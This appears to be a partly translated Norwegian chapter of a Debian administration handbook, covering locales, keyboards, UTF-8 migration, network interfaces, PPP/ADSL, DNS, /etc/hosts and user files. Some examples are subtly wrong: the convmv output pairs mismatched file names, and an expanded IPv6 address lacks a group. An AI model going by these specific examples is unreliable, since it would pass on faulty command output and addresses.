Hvis systemet ble installert på fransk, vil maskinen sannsynligvis allerede ha fransk satt som standardspråk. Men det er godt å vite hva den som installerer gjør for å angi språk, slik at du senere, hvis behovet oppstår, kan endre det.

VERKTØY	locale-kommandoen viser gjeldende oppsett
	locale-kommandoen lister opp et sammendrag av gjeldende oppsett med ulike lokale parametere (datoformat, tallformat, etc.), presentert i form av en gruppe med standard miljøvariabler dedikert til den dynamiske endring av disse innstillingene.

### 8.1.1. Sette standardspråket

Et locale er en gruppe av regionale innstillinger. Den omfatter ikke bare språket for teksten, men også hvordan tall, datoer, klokkeslett og pengesummer, samt alfabetiske sammenligningsregler (for å ta høyde for høyde for aksenttegn). Selv om hver av disse parametrene kan velges uavhengig av de andre, bruker vi vanligvis et locale, som er et sammenhengende sett av verdier for disse parametrene tilsvarende en «region» i videste forstand. Disse localene er vanligvis angitt i form, *språkkode\_LANDSKODE*, noen ganger med et suffiks for å angi tegnsett og koding som skal brukes. Dette muliggjør å ta hensyn til idiomatiske eller typografiske forskjeller mellom ulike regioner med et felles språk.

KULTUR	
<b>Tegnsett</b>	<p>Historisk har hvert locale et tilhørende tilpasset «tegnsett» (gruppe av kjente tegn), og en foretrukket «tegnkoding» (en intern representasjon for tegn i datamaskinen).</p> <p>De mest populære kodinger for latin-baserte språk ble begrenset til 256 tegn, fordi de valgte å bruke en enkelt byte for hvert tegn. Siden 256 tegn ikke var nok til å dekke alle europeiske språk, ble flere kodinger nødvendig, og det er slik vi endte opp med fra <i>ISO-8859-1</i> (også kjent som «Latin 1») til <i>ISO-8859-15</i> (også kjent som «Latin 9»), blant flere.</p> <p>Å arbeide med fremmedspråk medfører ofte å regelmessig skifte mellom ulike kodinger og tegnsett. Videre; å skrive flerspråklige dokumenter fører til ytterligere, nesten uløselige problemer. Unicode (en super-katalog av nesten alle skriftsystemer fra alle verdens språk) ble opprettet for å omgå dette problemet. En av Unicodes kodinger, UTF-8, beholdet alle 128 ASCII-symboler (7-bit koder), men håndterer andre tegn på en annen måte. De innledes med en spesifik sekvens på noen bit, som implisitt definerer lengden på tegnet. Dette gjør det mulig å kode alle Unicode-tegn på en sekvens med en eller flere byte. Bruken har blitt populært på grunn av det faktum at det er standardkoding i XML-dokumenter.</p> <p>Dette er kodingen som i alminnelighet bør brukes, og er dermed standarden på Debian-systemer.</p>

`locales`-pakken inneholder alle elementene som kreves for at «lokaltilpasning» av ulike applikasjoner skal fungere riktig. Under installasjonen vil denne pakken be om valg av et sett med språk som støttes. Dette settet kan endres når som helst ved å kjøre `dpkg -reconfigure locales` som rot.

Det første spørsmålet inviterer deg til å velge «localer» som skal støttes. Å velge alle engelske localer (som betyr de som begynner med «en\_») er et fornuftig valg. Ikke nøl med å også aktivere andre localer hvis maskinen vil være vert for brukere fra andre land. Listen over localer i systemet er lagret i `/etc/locale.gen`-filen. Det er mulig å redigere denne filen for hånd, men du bør kjøre `locale-gen` etter eventuelle endringer. Den vil generere de nødvendige filene til de ekstra localene, og eventuelt fjerne utdaterte filer.

Det andre spørsmålet, med tittelen «Default locale for the system environment (systemmiljøet)», ber om en standard locale. Det anbefalte valget for USA er «en\_US.UTF-8». Britisk-engelskspråklige vil foretrekke «en\_GB.UTF-8», og kanadier vil foretrekke enten «en\_CA.UTF-8» eller, for fransk, «fr\_CA.UTF-8». `/etc/default/locale`-filen vil da bli endret for å lagre dette valget. Derfra blir det plukket opp av alle brukersesjoner, siden PAM vil sette inn innholdet i miljøvariabelen `LANG`.

#### BAK KULISSENE `/etc/environment` og `/etc/default/locale`

`/etc/environment`-filen gir login, gdm, eller til og med ssh-programmer slik at de riktige miljøvariablene kan lages.

Disse programmene lager ikke disse variablene direkte, men gjerne via en PAM (`pam_env.so`)-modul. PAM (Pluggable Authentication Module) er et modulbasert bibliotek som sentraliserer autentiseringsmekanismer, starter sesjoner, og håndterer passord. Se del 11.7.3.2, «Oppsett av PAM» side 292 for et eksempel på oppsett av PAM.

`/etc/default/locale`-filen arbeider på samme måte, men inneholder bare `LANG` miljøvariabelen. Takket være denne forskjellen, kan noen PAM-brukere arve et komplett miljø uten lokalisering. Det er imidlertid frarådet å kjøre tjenerprogrammer med lokalisering aktivert. På den annen side er lokalisering og regionale innstillinger anbefalt for programmer som åpner brukersesjoner.

### 8.1.2. Oppsett av tastaturet

Selv om tastaturopsett forvaltes ulikt i konsollen og i grafisk modus, tilbyr Debian ett oppsettsgrensesnitt som fungerer for begge: Det bygger på `debconf`, og er implementert i `keyboard-configuration`-pakken. Dermed kan `dpkg -reconfigure keyboard-configuration`-kommandoen bli brukt når som helst til å resette (gjenopprette) tastaturopsettet.

Spørsmålene gjelder det fysiske tastaturopsettet (et standard PC-tastatur i USA vil være en «Generic 104 key»), deretter oppsettet for å velge (vanligvis «US»), og deretter posisjonen til AltGr (høyre Alt). Til slutt kommer spørsmålet om nøkkelen som skal brukes for «Compose key», som åpner for å legge inn spesialtegn ved å kombinere tastetrykk. Skriv i rekkefølge Compose ' e, og det lages en e-acute («é»). Alle disse kombinasjonene er beskrevet i `/usr/share/X11/locale/en_US.UTF-8/Compose`-filen (eller en annen fil, målt i henhold til gjeldende lokaltilpasning, angitt med `/usr/share/X11/locale/compose.dir`).

Legg merke til at tastaturopsettet for grafisk modus, beskrevet her, bare påvirker standardoppsettet. GNOME og KDE-miljøene, blant andre, gir et tastaturkontrollpanel i sine preferanser, slik at hver enkelt bruker får mulighet til å ha sitt eget oppsett. Noen flere alternativer for hvordan noen spesielle taster skal virke, er også tilgjengelige i disse kontrollpanelene.

### 8.1.3. Å migrere til UTF-8

Generaliseringen av UTF-8-kodingen har vært en etterlenget løsning på flere problemer med interoperabilitet, ettersom det letter internasjonal utveksling, og fjerner de vilkårlige begrensninger på tegn som kan brukes i et dokument. En ulempe er at den måtte gå gjennom en ganske vanskelig overgangsfase. Siden den ikke kan være helt gjennomsiktig (det vil si, det kan ikke skje samtidig over hele verden), kreves to konverteringsoperasjoner; en for filinnholdet, og den andre på filnavnet. Heldigvis er mesteparten av denne migreringen fullført, og vi diskuterer dette hovedsakelig for referansen.

KULTUR	Mojibake og tolkningsfeil
	<p>Når en tekst blir sendt (eller lagret) uten koding av informasjon, er det ikke alltid mulig for mottakeren å vite med sikkerhet hvilken konvensjon som skal brukes for å bestemme meningen for et sett byte. Du kan vanligvis få en idé ved å få statistikk på fordelingen av verdiene i teksten, men det gir ikke alltid et klart svar. Når kode-systemet som er valgt for lesing skiller seg fra den som brukes for skriving til fil, er bytene feiltolket, og du får i beste fall feil for enkelte tegn, eller i verste fall noe som er helt uleselig.</p> <p>Dermed, hvis en fransk tekst synes normal med unntak av aksentbokstaver og visse symboler som ser ut til å ha blitt erstattet med sekvenser av tegn som «Ã ©» eller «Ã » eller «Ã §», er det sannsynligvis en fil kodet som UTF-8 som er tolket som ISO-8859-1 eller ISO-8859-15. Dette er et uttrykk for at en lokal installasjon ennå ikke er overført til UTF-8. Hvis du i stedet ser spørsmålstegegn i stedet for bokstaver med aksenter - selv om disse spørsmålstegegnene også ser ut til å erstatte en karakter som burde ha fulgt bokstaven med aksent - er det sannsynlig at installasjonen er ferdig oppsatt for UTF-8, og at du har blitt sendt et dokument som er kodet i Vest-ISO.</p> <p>Nok om «enkle» saker. Så enkelt er det bare i vestlig kultur, siden Unicode (og UTF-8) er designet for å maksimere kompatibilitet med historiske koder for vestlige språk basert på det latinske alfabetet, noe som gjør det mulig å gjenkjenne deler av teksten selv når noen tegn mangler.</p> <p>I mer komplekse oppsett, som for eksempel involverer to miljøer som tilsvarer to forskjellige språk som ikke bruker det samme alfabetet, får du ofte helt uleselige resultater – en serie abstrakte symboler som ikke har noe å gjøre med hverandre. Dette er spesielt vanlig med asiatiske språk på grunn av sine mange språk og skriftsystemer. Det japanske ordet <i>mojibake</i> er tatt i bruk for å beskrive dette fenomenet. Når det vises, er diagnosen mer kompleks, og den enkleste løsningen er ofte bare å gå over til UTF-8 på begge sider.</p>

Når det gjelder filnavn, kan migrasjonen være relativt enkel. `convmv`-verktøyet (i pakken med samme navn) er laget spesielt for dette formålet; det kan døpe om filer fra en tegnkoding til en annen. Bruken av verktøyet er relativt enkelt, men vi anbefaler å gjøre det i to trinn for å unngå overraskelser. Følgende eksempel viser et UTF-8-miljø med katalognavn kodet i ISO-8859-15, og bruken av `convmv` til å gi dem nye navn.

```
$ ls travail/
Icônes  Éléments graphiques  Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/Icônes"      "travail/ÉlémentEs graphiques"
mv "travail/Éléments graphiques" "travail/Éléments graphiques"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/Icônes"      "travail/ÉlémentEs graphiques"
mv "travail/Éléments graphiques" "travail/Éléments graphiques"
Ready!
$ ls travail/
Éléments graphiques  Icônes  Textes
```

For filinnholdet er konverteringsprosedyrer mer kompliserte på grunn av det enorme utvalg av eksisterende filformater. Noen filformater inkluderer kodeinformasjon som forenkler oppgavene for programvaren som brukes til å behandle dem. Da er det tilstrekkelig å åpne disse filene, og lagre dem igjen, og spesifisere UTF-8-koding. I andre tilfelle må du spesifisere den originale kodingen (ISO-8859-1, eller «Western», eller ISO-8859-15, eller «Western (Euro)», i henhold til formuleringene) når du åpner filen.

For enkle tekstfiler kan man bruke `recode` (i pakken med samme navn) som muliggjør automatisk omkoding. Dette verktøyet har mange alternativer som gjør at man kan leke med hvordan det virker; vi anbefaler å se i dokumentasjonen, manualsiden `recode(1)` eller infosiden `recode`.

## 8.2. Oppsett av nettverket

**DET GRUNNLEGGENDE**

## Viktige nettverkskonsepter (Ethernet, IP-adresse, subnett, kringkasting)

De fleste moderne lokale nettverk bruker Ethernet-protokollen, der data deles inn i små blokker kalt rammer, som sendes over ledningen én om gangen. Datahastigheten varierer fra 10 Mb/s for eldre Ethernet-kort til 10 Gb/s i de nyeste kortene (med den vanligste hastigheten for tiden økende fra 100 Mb/s til 1 Gb/s). De mest brukte kablene kalles 10BASE-T, 100BASE-T, 1000BASE-T eller 10GBASE-T, avhengig av hastigheten de med sikkerhet kan gi (T står for «twisted pair»). Disse kablene ender i en RJ45-kontakt. Det finnes andre kabeltyper, som mest brukes for hastigheter på 1 Gb/s oppover.

En IP-adresse er et nummer som brukes til å identifisere en datamaskins nettverksgrensesnitt, enten på et lokalt nettverk eller Internett. I den nå mest utbredte versjonen av IP (IPv4) består dette tallet av 32 bit, vanligvis skrevet som 4 tall atskilt med punktum (f.eks. 192.168.0.1), hvert tall mellom 0 og 255 (inklusivt, som tilsvarer 8 bit data). Den neste versjonen av protokollen utvider dette adresserommet til 128 bit, og disse adressene skrives som en serie av heksadesimale tall atskilt med kolon (for eksempel 2001:0db8:13bb:0002:0000:0000:0020, eller forkortet, 2001:db8:13bb:2::20).

I sin binærkode definerer en nettverksmaske (nettmaske) hvilken del av en IP-adresse som samsvarer med nettverket, resten spesifiserer maskinen. I eksemplet med oppsett av en statisk IPv4-adresse gitt her, nettverksmaske 255.255.255.0 (binært med 24 «1»-ere fulgt av 8 «0»-er) indikerer at de første 24 bit av IP-adressen

tilsvarer nettverksadressen, og de andre 8 er spesifikke for maskinen. I IPv6, for lesbarheten, er bare antallet «1»-ere angitt; nettmasken for et IPv6-nettverk kan dermed være 64.

Nettverksadressen er en IP-adresse der den delen som beskriver maskinens nummer er 0. Området for IPv4-adresser i et fullstendig nett er ofte angitt med syntaksen *a.b.c.d/e*, der *a.b.c.d* er nettverksadressen og, *e* er det antall bit som berører nettverksdelen i en IP-adresse. Eksempel-nettverket skal da skrives 192.168.0.0/24. Syntaksen er tilsvarende i IPv6: 2001:db8:13bb:2::/64.

En ruter er en maskin som forbinder flere nettverk med hverandre. All trafikk som kommer via en ruter blir guidet til riktig nettverk. For å gjøre dette analyserer ruten innkommende pakker, og viderekobler dem ut fra IP-adressen til bestemmellesstedet. Ruten er ofte kjent som en innfallsport; med dette oppsettet fungerer den som en maskin som bidrar til å nå utover et lokalt nettverk (mot et utvidet nettverk, slik som Internett).

Den spesielle kringkastingsadressen forbinder alle stasjonene i et nettverk. Nesten aldri «rutet», funger den bare på det aktuelle nettverket. Nærmore bestemt betyr dette at en datapakke adressert til kringkastingsadressen aldri passerer gjennom ruten.

Dette kapittelet fokuserer på IPv4-adresser, siden de er de mest vanlige i dag. Vi går nærmere inn på detaljene i IPv6-protokollen i del 10.5, «[IPv6](#)» side 241, men begrepene forblir de samme.

The network is automatically configured during the initial installation. If Network Manager gets installed (which is generally the case for full desktop installations), then it might be that no configuration is actually required (for example, if you rely on DHCP on a wired connection and have no specific requirements). If a configuration is required (for example for a WiFi interface), then it will create the appropriate file in `/etc/NetworkManager/system-connections/`.

If Network Manager is not installed, then the installer will configure `ifupdown` by creating the `/etc/network/interfaces` file. A line starting with `auto` gives a list of interfaces to be automatically configured on boot by the networking service.

In a server context, `ifupdown` is thus the network configuration tool that you usually get. That is why we will cover it in the next sections.

#### ALTERNATIV

#### NetworkManager

If Network Manager is particularly recommended in roaming setups (see del 8.2.5, «[Automatisk nettverksoppsett for roaming-brukere](#)» side 157), it is also perfectly usable as the default network management tool. You can create “System connections” that are used as soon as the computer boots either manually with a `.ini`-like file in `/etc/NetworkManager/system-connections/` or through a graphical tool (`nm-connection-editor`). Just remember to deactivate all entries in `/etc/network/interfaces` if you want Network Manager to handle them.

- <https://wiki.gnome.org/Projects/NetworkManager/SystemSettings>
- <https://developer.gnome.org/NetworkManager/1.6/ref-settings.html>

### 8.2.1. Ethernet-grensesnitt

Hvis datamaskinen har et Ethernet-kort, må det IP-nettet som er forbundet med det, bli satt opp ved å velge blant en av to metoder. Den enkleste metoden er dynamisk oppsett med DHCP, og det krever en DHCP-tjenermaskin i det lokale nettverket. Det kan indikere et ønsket vertsnavn, tilsvarende hostname-innstillingen i eksempelet nedenfor. DHCP-tjeneren sender deretter oppsetsinnstillinger for det aktuelle nettverket.

#### Eksempel 8.1 Oppsett av DHCP

```
auto enp0s31f6
iface enp0s31f6 inet dhcp
    hostname arrakis
```

IN PRACTICE

#### Names of network interfaces

By default, the kernel attributes generic names such a eth0 (for wired Ethernet) or wlan0 (for WiFi) to the network interfaces. The number in those names is a simple incremental counter representing the order in which they have been detected. With modern hardware, that order might change for each reboot and thus the default names are not reliable.

Fortunately, systemd and udev are able to rename the interfaces as soon as they appear. The default name policy is defined by `/lib/systemd/network/99-default.link` (see `systemd.link(5)` for an explanation of the `NamePolicy` entry in that file). In practice, the names are often based on the device's physical location (as guessed by where they are connected) and you will see names starting with en for wired ethernet and wl for WiFi. In the example above, the rest of the name indicates, in abbreviated form, a PCI (p) bus number (0), a slot number (s31), a function number (f6).

Obviously, you are free to override this policy and/or to complement it to customize the names of some specific interfaces. You can find out the names of the network interfaces in the output of `ip addr` (or as filenames in `/sys/class/net/`).

Et «statisk» oppsett må angi nettverksinnstillinger på en bestemt måte. Dette inkluderer minst IP-adressen og nettverksmasken, og noen ganger er også kringkastingsadresser oppført. En ruter som kobler til omverdenen blir spesifisert som en port (gateway).

#### Eksempel 8.2 Statisk oppsett

```
auto enp0s31f6
iface enp0s31f6 inet static
    address 192.168.0.3
    netmask 255.255.255.0
    broadcast 192.168.0.255
    network 192.168.0.0
    gateway 192.168.0.1
```

**MERK****Flere adresser**

Det er ikke bare mulig å knytte flere grensesnitt til et enkelt, fysisk nettverkskort, men også flere IP-adresser til et enkelt grensesnitt. Merk deg også at en IP-adresse kan tilsvare hvilket som helst antall navn via DNS, og at et navn også kan tilsvare et hvilket som helst antall numeriske IP-adresser.

Som du sikkert gjetter, kan oppsett være nokså komplekst, men disse alternativene er kun brukt i helt spesielle tilfeller. Eksemplene nevnt her er typiske for vanlige oppsett.

### 8.2.2. Wireless Interface

Getting wireless network cards to work can be a bit more challenging. First of all, they often require the installation of proprietary firmwares which are not installed by default in Debian. Then wireless networks rely on cryptography to restrict access to authorized users only, this implies storing some secret key in the network configuration. Let's tackle those topics one by one.

#### *Installing the required firmwares*

First you have to enable the non-free repository in APT's sources.list file: see del 6.1, «Å fylle inn `sources.list`-filen» side 102 for details about this file. Many firmware are proprietary and are thus located in this repository. You can try to skip this step if you want, but if the next step doesn't find the required firmware, retry after having enabled the non-free section.

Then you have to install the appropriate firmware-\* packages. If you don't know which package you need, you can install the `isenkram` package and run its `isenkram-autoinstall-firmware` command. The packages are often named after the hardware manufacturer or the corresponding kernel module: `firmware-iwlwifi` for Intel wireless cards, `firmware-atheros` for Qualcomm Atheros, `firmware-ralink` for Ralink, etc. A reboot is then recommended because the kernel driver usually looks for the firmware files when it is first loaded and no longer afterwards.

#### *Wireless specific entries in /etc/network/interfaces*

`ifupdown` is able to manage wireless interfaces but it needs the help of the `wpa_supplicant` package which provides the required integration between `ifupdown` and the `wpa_supplicant` command used to configure the wireless interfaces (when using WPA/WPA2 encryption). The usual entry in `/etc/network/interfaces` needs to be extended with two supplementary parameters to specify the name of the wireless network (aka its SSID) and the Pre-Shared Key (PSK).

#### **Eksempel 8.3    DHCP configuration for a wireless interface**

```
auto wlp4s0
iface wlp4s0 inet dhcp
```

```
wpa-ssid Falcot  
wpa-psk ccb290fd4fe6b22935cbae31449e050edd02ad44627b16ce0151668f5f53c01b
```

The `wpa-psk` parameter can contain either the plain text passphrase or its hashed version generated with `wpa_passphrase SSID passphrase`. If you use an unencrypted wireless connection, then you should put a `wpa-key-mgmt` NONE and no `wpa-psk` entry. For more information about the possible configuration options, have a look at `/usr/share/doc/wpasupplicant/README.Debian.gz`.

At this point, you should consider restricting the read permissions on `/etc/network/interfaces` to the root user only since the file contains a private key that not all users should have access to.

HISTORY  
**WEP encryption**

Usage of the deprecated WEP encryption protocol is possible with the `wireless-tools` package. See `/usr/share/doc/wireless-tools/README.Debian` for instructions.

### 8.2.3. Forbinde PPP gjennom et PSTN-modem

Et punkt til punkt (PPP) etablerer en periodisk forbindelse. Dette er den mest vanlige løsning for tilkoblinger med et telefonmodem («PSTN-modem», ettersom forbindelsen går over det offentlige, svitsjede telefonnettet).

En tilkobling via telefonmodem krever en konto med en aksessleverandør, inkludert et telefonnummer, brukernavn, passord, og noen ganger skal det brukes en autentiseringsprotokoll. En slik forbindelse er satt opp ved hjelp av verktøyet `pppconfig` i Debian-pakken med samme navn. Som standard setter det opp en forbindelse som heter provider (som i Internett-leverandør). Når du er i tvil om autentiseringsprotokollen, velg `PAP`: Den tilbys av de fleste Internett-leverandører.

Etter å ha satt opp blir det mulig å koble til med kommandoen `pon` (gi den navnet på tilkoblingen som et parameter, når standardverdien provider ikke er hensiktsmessig). Forbindelsen blir koblet fra med kommandoen `poff`. Disse to kommandoer kan utføres av root-brukeren, eller av en annen bruker, forutsatt at de er medlem i gruppen `dip`.

### 8.2.4. Tilkobling med et ADSL-modem

Fellesbetegnelsen «ADSL-modem» dekker en rekke enheter med svært ulike oppgaver. Enklast å bruke med Linux er modemene som har et Ethernet-grensesnitt (og ikke bare et USB-grensesnitt). Disse pleier å være populære. De fleste ADSL Internett-leverandører låner ut (eller leaser) en «boks» med Ethernet-grensesnitt. Avhengig av typen modem, er det stor variasjon i oppsettet som kreves.

## Modemer som støtter PPPOE

Noen Ethernet-modemer arbeider med PPPOE-protokollen (Point to Point Protocol over Ethernet). Verktøyet `pppoeconf` (fra pakken med samme navn) vil sette opp tilkoblingen. For å gjøre dette endrer den filen `/etc/ppp/peers/dsl-provider` med innstillingene gitt, og registrerer påloggingsinformasjonen i filene `/etc/ppp/pap-secrets` og `/etc/ppp/chap-secrets`. Det anbefales å godta alle endringer som foreslås.

Så snart dette oppsettet er fullført, kan du åpne ADSL-tilkobling med kommandoen, `pon dsl-provider`, og koble den fra med `poff dsl-provider`.

### TIPS som starter ppp ved oppstart

PPP-forbindelser over ADSL er, per definisjon, periodiske. Siden de vanligvis ikke faktureres etter tidsbruk, er det få motforestillinger mot å alltid holde dem åpne. Standardmåten å gjøre det på, er å bruke init-systemet.

With systemd, adding an automatically restarting task for the ADSL connection is a simple matter of creating a “unit file” such as `/etc/systemd/system/adsl-connection.service`, with contents such as the following:

```
[Unit]
Description=ADSL connection

[Service]
Type=forking
ExecStart=/usr/sbin/pppd call dsl-provider
Restart=always

[Install]
WantedBy=multi-user.target
```

Så snart denne unit-filen er definert, må den aktiveres med `systemctl enable adsl-connection`. Så kan sløyfen startes manuelt med `systemctl start adsl-connection`. Den vil også bli startet automatisk ved oppstart.

På systemer som ikke bruker systemd (medregnet *Wheezy* og tidligere versjoner av Debian), fungerer standard SystemV init annerledes. I slike systemer er alt som er nødvendig å legge til en linje som følgende ved slutten av `/etc/inittab`-filen; så, hver gang forbindelsen blir frakoblet, vil init åpne den igjen.

```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

For ADSL-forbindelser som daglig auto-frakobler, reduserer metoden varigheten av avbruddet.

## Modemer som støtter PPTP

Protokollen PPTP (Point-to-Point Tunneling Protocol) ble opprettet av Microsoft. I begynnelsen utplassert av ADSL, og ble raskt erstattet av PPPOE. Hvis denne protokollen er tvunget på deg, se del 10.2.4, «[PPTP](#)» side 235.

## Modemer som støtter DHCP

Når et modem er koblet til datamaskinen med en Ethernet-kabel (krysset kabel), setter du vanligvis opp en nettverkstilkobling med DHCP på datamaskinen. Modemet fungerer automatisk som en standard systemport, og tar seg av ruting (som betyr at den håndterer nettverkstrafikk mellom datamaskinen og Internett).

### DET GRUNNLEGGENDE

#### Krysset kabel for en direkte Ethernet-forbindelse

Datamaskinenes nettverkskort forventes å motta data fra bestemte ledninger i kabelen, og sende sine data på andre. Når du kobler en datamaskin til et lokalt nettverk, kobler du vanligvis en kabel (rett eller i kryss) mellom nettverkskortet og en nettverksveksler eller svitsj. Men hvis du vil koble to datamaskiner direkte (uten mellomliggende svitsj eller nettverksbryter), må du rute signalet fra ett kort til mot-takersiden av det andre kortet, og vice versa. Dette er hensikten med en krysset kabel, og grunnen til at den brukes.

Merk at dette skillet er blitt nesten irrelevant over tid, ettersom moderne nettverkskort er i stand til å oppdage type kabel, presentere og tilpasses seg etter det. Så det vil ikke være uvanlig at begge typer kabel vil virke på et gitt sted.

De fleste «ADSL-rutere» på markedet kan brukes slik, som de fleste av ADSL-modemene som leveres fra Internett-leverandørene.

### 8.2.5. Automatisk nettverksoppsett for roaming-brukere

Mange Falcot-ingeniører har en bærbar datamaskin for profesjonell bruk, som de også bruker hjemme. Nettverksoppsettet avhenger av hvor den befinner seg. Hjemme kan det være et wifi-nettverk (beskyttet av en WPA-nøkkel), mens arbeidsplassen bruker et kablet nettverk for større sikkerhet og mer båndbredde.

For å unngå å koble manuelt til eller fra det tilhørende nettverksgrensesnittet installerte administratorene pakken *network-manager* på disse flyttbare maskinene. Denne programvaren gjør at brukeren kan enkelt bytte fra ett nettverk til et annet ved hjelp av et lite ikon i systemstatus-feltet på det grafiske skrivebordet. Ved å klikke på dette ikonet vises en liste over tilgjengelige nettverk (både kablet og trådløst), slik at de rett og slett kan velge nettverket de ønsker å bruke. Programmet lagrer oppsett for nettverkene som brukeren allerede har koblet til, og bytter automatisk til det beste tilgjengelige nettverket når den gjeldende tilkoblingen faller ut.

For å gjøre dette er programmet strukturert i to deler: En bakgrunnsprosess som kjører som root håndterer aktivering og oppsett av nettverksgrensesnitt, og et brukergrensesnitt kontroller denne bakgrunnsprosessen. PolicyKit håndterer de nødvendige fullmakter til å styre dette programmet, og Debian satte opp PolicyKit på en slik måte at medlemmer i netdev-gruppen kan legge til eller endre Network Manager-tilkoblinger.

NetworkManager vet hvordan man skal håndtere ulike typer tilkoblinger (DHCP, manuelt oppsett, lokale nettverk), men bare hvis programmet selv har vært brukt til å sette opp. Dette er grunnen til at det systematisk vil ignorere alle nettverksgrensesnitt i /etc/network/

interfaces som det ikke passer for. Ettersom NetworkManager ikke gir detaljer når ingen nettverkstilkoblinger vises, er den enkle måten å slette alt oppsett for grensesnitt som må håndteres av NetworkManager fra /etc/network/interfaces.

Merk at dette programmet er installert som standard når «Desktop Environment»-oppgaven er valgt ved den første installasjonen.

### 8.3. Sette vertsnavnet, og sette opp navntjenesten

Formålet med å tildele navn til IP-numre er å gjøre dem lettere for folk å huske. I virkeligheten identifiserer en IP-adresse et nettverksgrensesnitt tilknyttet en enhet, for eksempel et nettverkskort. Siden hver maskin kan ha flere nettverkskort, og flere grensesnitt på hvert kort, kan en enkelt datamaskin ha en rekke navn i domenenavnsystemet.

Hver maskin er imidlertid identifisert av et hovednavn (eller «kanonisk») navn, som er lagret i /etc/hostname-filen, og kommunisert til Linux-kjernen ved initialiseringsskripter med hostname-kommandoen. Den aktuelle verdien er tilgjengelig i et virtuelt filsystem, og du kan få det med cat /proc/sys/kernel/hostname-kommandoen.

DET GRUNNLEGGENDE	
<b>/proc/ og /sys/, virtuelle filsystemer</b>	/proc/ og /sys/-trevisninger er generert av «virtuelle» filsystemer. Dette er en praktisk måte å gjenopprette informasjon fra kjernen (ved å liste virtuelle filer) og kommunisere dem til den (ved å skrive til virtuelle filer).  /sys/ er spesielt utformet for å gi tilgang til interne kjerneobjekter, spesielt de som representerer de forskjellige enhetene i systemet. Kjernen kan dermed dele ulike typer informasjon: Status for hver enhet (for eksempel hvis den er i energisparendmodus), enten den er en flyttbar enhet, etc. Merk at /sys/ bare har eksistert siden kjerneversjon 2.6.

Overraskende nok, domenenavnet håndteres ikke på samme måte, men kommer fra det komplette navnet på maskinen, skaffet gjennom navneoppslag. Du kan endre det i /etc/hosts-filen, skriv bare et komplett navn på maskinen i begynnelsen av listen over navn som er knyttet til maskinens adresse, som i følgende eksempel:

```
127.0.0.1      localhost  
192.168.0.1    arrakis.falcot.com arrakis
```

#### 8.3.1. Navneoppløsning

Mekanismen for navneoppløsning i Linux er modulbasert, og kan bruke ulike kilder til informasjon som vises i /etc/nsswitch.conf-filen. Oppføringen som gjelder vertsnavnoppløsning er hosts. Som standard inneholder den files dns, som betyr at systemet konsulterer /etc/hosts-filen først, deretter DNS-servere. NIS/NIS+ eller LDAP-servere er andre mulige kilder.

**MERK****NSS og DNS**

Vær oppmerksom på at kommandoene spesielt beregnet til å spørre DNS (spesielt host) ikke bruker den standard navnoppløsningsmekanismen (NSS). Som en konsekvens, tar de ikke hensyn til `/etc/nsswitch.conf`, og dermed heller ikke `/etc/hosts`.

### *Oppsett av DNS-tjenere*

DNS (Domain Name Service) er en distribuert og hierarkisk tjeneste som kartlegging av navn til IP-adresser, og vice versa. Spesielt kan det forandre et menneskevennlig navn som `www.eyrolles.com` til en faktisk IP-adresse, `213.244.11.247`.

For å få tilgang til DNS-informasjon må en DNS-server være tilgjengelig for å videresende forespørsler. Falcot Corp har sin egen, men en enkeltbruker vil sannsynligvis bruke DNS-tjenere levert av deres ISP.

DNS-serverne som skal brukes, er angitt i `/etc/resolv.conf`, en pr. linje, med nameserver nøkkelordet foran en IP-adresse, som i følgende eksempel:

```
nameserver 212.27.32.176  
nameserver 212.27.32.177  
nameserver 8.8.8.8
```

Merk at `/etc/resolv.conf`-filen kan håndteres automatisk (og overskrives) når nettverket håndteres av NetworkManager, eller settes opp med DHCP.

### *Filen /etc/hosts*

Hvis det ikke er noen navnetjener i det lokale nettverket, er det fortsatt mulig å etablere et lite bord som kartlegger IP-adresser og maskinvertsnavn i `/etc/hosts`-filen, vanligvis reservert for lokale nettverkstasjoner. Syntaksen til denne filen er veldig enkel: Hver linje angir en bestemt IP-adresse etterfulgt av listen over eventuelle andre berørte navn (er den første «fullstendig kvalifisert», betyr at den inkluderer domenenavnet).

Denne filen er tilgjengelig selv under nettverksbrudd, eller når DNS-servere ikke kan nås, men vil egentlig bare være nyttig når den dupliseres på alle maskiner på nettverket. Den minste endring i korrespondansene vil krever at filen oppdateres overalt. Dette er grunnen til at `/etc/hosts` generelt bare inneholder de aller viktigste inngangene.

Denne filen vil være tilstrekkelig for et lite nettverk som ikke er koblet til Internett, men med 5 maskiner eller mer, anbefales det å installere en skikkelig DNS- server.

**TIPS****Å komme forbi DNS**

Ettersom applikasjoner sjekker `/etc/hosts`-filen før DNS spørres, er det mulig å ha med informasjon her som er forskjellig fra hva DNS vil returnere, og derfor å omgå en normal DNS-basert navneoppløsning.

Dette gjør det mulig, i tilfelle DNS-endringer ennå ikke spredt, å teste tilgangen til et nettsted med det tiltenkte navn, selv om dette navnet ikke er skikkelig formidlet til den riktige IP-adressen.

En annen mulig bruk er å omdirigere trafikk beregnet for en bestemt vert til lokalverten, og dermed hindre all kommunikasjon med den gitte verten. For eksempel kan verternavnet til tjenere som er dedikert til annonsering omkobles, slik at disse annonsene blir omgått, noe som resulterer i en mer flytende og mindre distraher navigasjon.

## 8.4. Bruker og gruppers databaser

Listen av brukere er vanligvis lagret i `/etc/passwd`-filen, mens `/etc/shadow`-filen lagrer krypterte passord. Begge er tekstfiler, i et relativt enkelt format, som kan leses og modifiseres med en tekstredigerer. Hver bruker er oppført der på en linje med flere felt atskilt med et kolon («:»).

MERK

### Redigere systemfiler

Systemfilene, som er nevnt i dette kapitlet, er alle rene tekstfiler, og kan redigeres med en tekstredigerer. Tatt i betraktning betydningen deres for kjernesystemets funksjonalitet, er det alltid en god idé å ta ekstra forholdsregler når du redigerer systemfiler. Først, lag alltid en kopi eller backup av en systemfil før du åpner eller endrer den. For det andre, på tjenere eller maskiner der mer enn én person som potensielt kan få tilgang til samme fil samtidig, ta ekstra forholdsregler for å beskytte filen mot å bli ødelagt.

For dette formålet er det nok å bruke `vipw`-kommandoen for å redigere `/etc/passwd`-filen, eller `vigr` for å redigere `/etc/group`. Disse kommandoene läser den aktuelle filen før du kjører tekstredigereren (vi som standard, om ikke `EDITOR` miljøvariabelen har blitt endret). `-s`-valget i disse kommandoene tillater redigering av den overensstemmende `shadow`-filen.

